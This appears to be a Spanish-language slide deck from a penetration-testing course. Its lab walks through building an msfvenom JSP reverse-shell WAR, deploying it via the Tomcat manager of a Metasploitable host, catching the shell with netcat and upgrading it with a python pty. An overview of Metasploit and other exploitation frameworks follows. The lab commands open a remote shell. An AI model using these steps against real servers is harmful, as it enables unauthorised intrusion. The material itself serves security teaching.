
```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<ip_Kali>
LPORT=45678 -f war > reverse.war
```

Donde LHOST y LPORT hacen referencia a la dirección IP del equipo del *pentester* como al puerto a donde se establecerá la conexión.

```
root@kali:~/Downloads/metasploitable# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.199.130 LPORT=45678 -f war > reverseP10.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
```


# Práctica #9: Desarrollo

17. El archivo generado reverse.war se debe subir al servidor en la página de administración, dentro de la sección WAR file to deploy.



# Práctica #9: Desarrollo


18. Presionar el botón “Browse” y seleccionar el archivo reverse.war



En la página de administración de Tomcat presionar el botón “Deploy” para cargar e iniciar el servlet.

# Práctica #9: Desarrollo

19. Dentro de la sección de Applications se muestra el nombre del archivo reverse.war



The screenshot shows a web browser window with the URL `192.168.199.135:8180/manager/html/upload`. The page displays a table of deployed applications. The columns are: Path, Display Name, Running, Sessions, and Commands. The 'Commands' column includes links for Start, Stop, Reload, and Undeploy. The application '/reverse' has 1 session and is highlighted with a red border. The application '/reverseP10' also has 0 sessions and is highlighted with a red border. Other applications listed include Welcome to Tomcat, Tomcat Administration Application, Tomcat Simple Load Balancer Example App, Tomcat Manager Application, JSP 2.0 Examples, Tomcat Manager Application, /reverse, /reverseP10, Servlet 2.4 Examples, Tomcat Documentation, and Webdav Content Management.

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/reverse		true	1	Start Stop Reload Undeploy
/reverseP10		true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

## Práctica #9: Desarrollo

20. En una nueva terminal se debe habilitar el puerto 45678 para recibir una conexión usando netcat con el siguiente comando:

```
nc -lvp 45678
```

21. Posteriormente se debe ingresar con el navegador web a la url `http://<IP_tomcat>/reverseP10`



# Práctica #9: Desarrollo

22. La terminal muestra que ha recibido una conexión por parte del host 192.168.2.110, ahora se cuenta con acceso a una terminal, ejecutamos el siguiente comando para verificar el usuario con el que tenemos acceso al equipo víctima:

whoami

```
root@kali:~# nc -lvp 45678
listening on [any] 45678 ...
192.168.199.135: inverse host lookup failed: Unknown host
connect to [192.168.199.130] from (UNKNOWN) [192.168.199.135] 53154
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
pwd
/
```

# Práctica #9: Desarrollo

23. Ejecutar el siguiente comando para "mostrar" un *prompt de shell* más integro:

```
python -c "from pty import spawn;spawn('/bin/bash')"
```

24. Así mismo se ejecuta el siguiente comando:

```
export TERM=linux
```

```
python -c "from pty import spawn;spawn('/bin/bash')"
tomcat55@metasploitable:/$ export TERM=linux
export TERM=linux
```

# Práctica #9: Ataque a Tomcat - Conclusiones

- El acceso fue exitoso gracias a que no se dedicó el tiempo necesario para realizar cambios a las configuraciones predeterminadas del servicio.
- Los mecanismos de autenticación de usuarios son débiles y propensos a ataques de diccionario y a la visibilidad en “texto plano” del tráfico de la red.

# Marcos de explotación

Desarrollo e implementación de  
*exploits*

Usar *exploits* y *payload*

Metasploit  
Framework

Immunitysec  
Canvas

Core Impact

Security  
Forest

Orasploit

OWASP  
XSSER

BeEF

w3af

# Metasploit

(Metasploit Framework, 2017)




Metasploit Framework

Metasploit Community

Metasploit Express

Metasploit Pro




# Arquitectura de Metasploit Framework

## Partes principales

- Bibliotecas y sistema de archivos
- Interfaces
- Módulos

- Cada parte contiene elementos que permiten el funcionamiento, desarrollo y ejecución de *exploits* y *payloads*.


# Arquitectura de Metasploit Framework (continuación)



(Metasploit Framework, 2016)

# Bibliotecas y sistema de archivos

Dentro de esta parte se encuentra la información necesaria para el uso de otros módulos, organización y funcionamiento de Metasploit, mediante la especificación de funciones y operaciones



# Interfaces de MSF

## Msfconsole

- Similar a una terminal pero contiene algunas modificaciones de Metasploit como son el uso de comandos “exploit” o “run”.
- Permite interactuar de manera completa con el *framework*.

## Msfcli

- Proporciona una línea de comandos, que permite una interacción simple comparada con la consola, usando solo un comando a la vez.
- Interfaz está diseñada para realizar pruebas simples y rápidas en el desarrollo de exploits.

## Msfweb

- Mediante un navegador web se accede a Metasploit por el puerto 3790, obteniendo accesos a *exploits*, *payloads* y complementos.
- Permite un manejo sencillo para los usuarios no experimentados de manera gráfica (actualmente obsoleta).

# Interfaces de MSF (continuación)

## Msfgui

- Metasploit Framework Graphical User Interface por su nombre en inglés.
- Interfaz gráfica al igual que la interfaz web se enfoca al uso simple, proveyendo de todas las herramientas para crear, implementar o ejecutar *exploits*.

## Armitage

- Es una de las nuevas interfaces gráficas, desarrollada en Java por Raphael Mudge.
- Permite mapear el proceso de una evaluación de seguridad, permitiendo al especialista de seguridad descubrir y explotar el potencial de Metasploit.

# Módulos

Permitir la conexión entre el núcleo de MSF y otros apartados.

Creación de nuevos *exploits* y *payloads*.

MSF Module (herencia entre módulos y creación de nuevos *exploits*).

Desarrollados en clases de Ruby.

# Módulos (continuación)



# Módulos (continuación)

Permiten crear procesos en el objetivo de evaluación

2 partes


**Stage/stager:**

`windows/shell/bind_tcp`

Un stage puede combinarse con muchos stagers:

`windows/shell/reverse_tcp`

Payloads



Scripts autónomos (encapsulados) e independientes y se encargan de ejecutar alguna aplicación o agregar usuarios:  
`adduser`  
`windows/shell_bind_tcp`

Crear estables conexiones para llevar a cabo la explotación del sistema

# Módulos (continuación)

## Encoders

Generar modificaciones o transformaciones de los *payloads*, de tal forma que estos puedan evadir las protecciones de los sistemas y restaurarse durante y al final de la ejecución


## Post-Mods

Herramientas para realizar tareas sobre el sistema comprometido

## Aux

Brindan flexibilidad en la ejecución de pruebas, como escaneos, técnicas de sniffing y fuzzing

# Meterpreter Command



# Immunitysec Canvas

- Producto de Inmunity
- Variedad de exploits
- Ofrece servicios de soporte y actualizaciones
- No limita el número de objetivos de evaluación
- Está programado en Python
- La licencia tiene un costo aproximado de 3500 dólares

# Core Impact Professional

Es un producto  
de Core  
Security

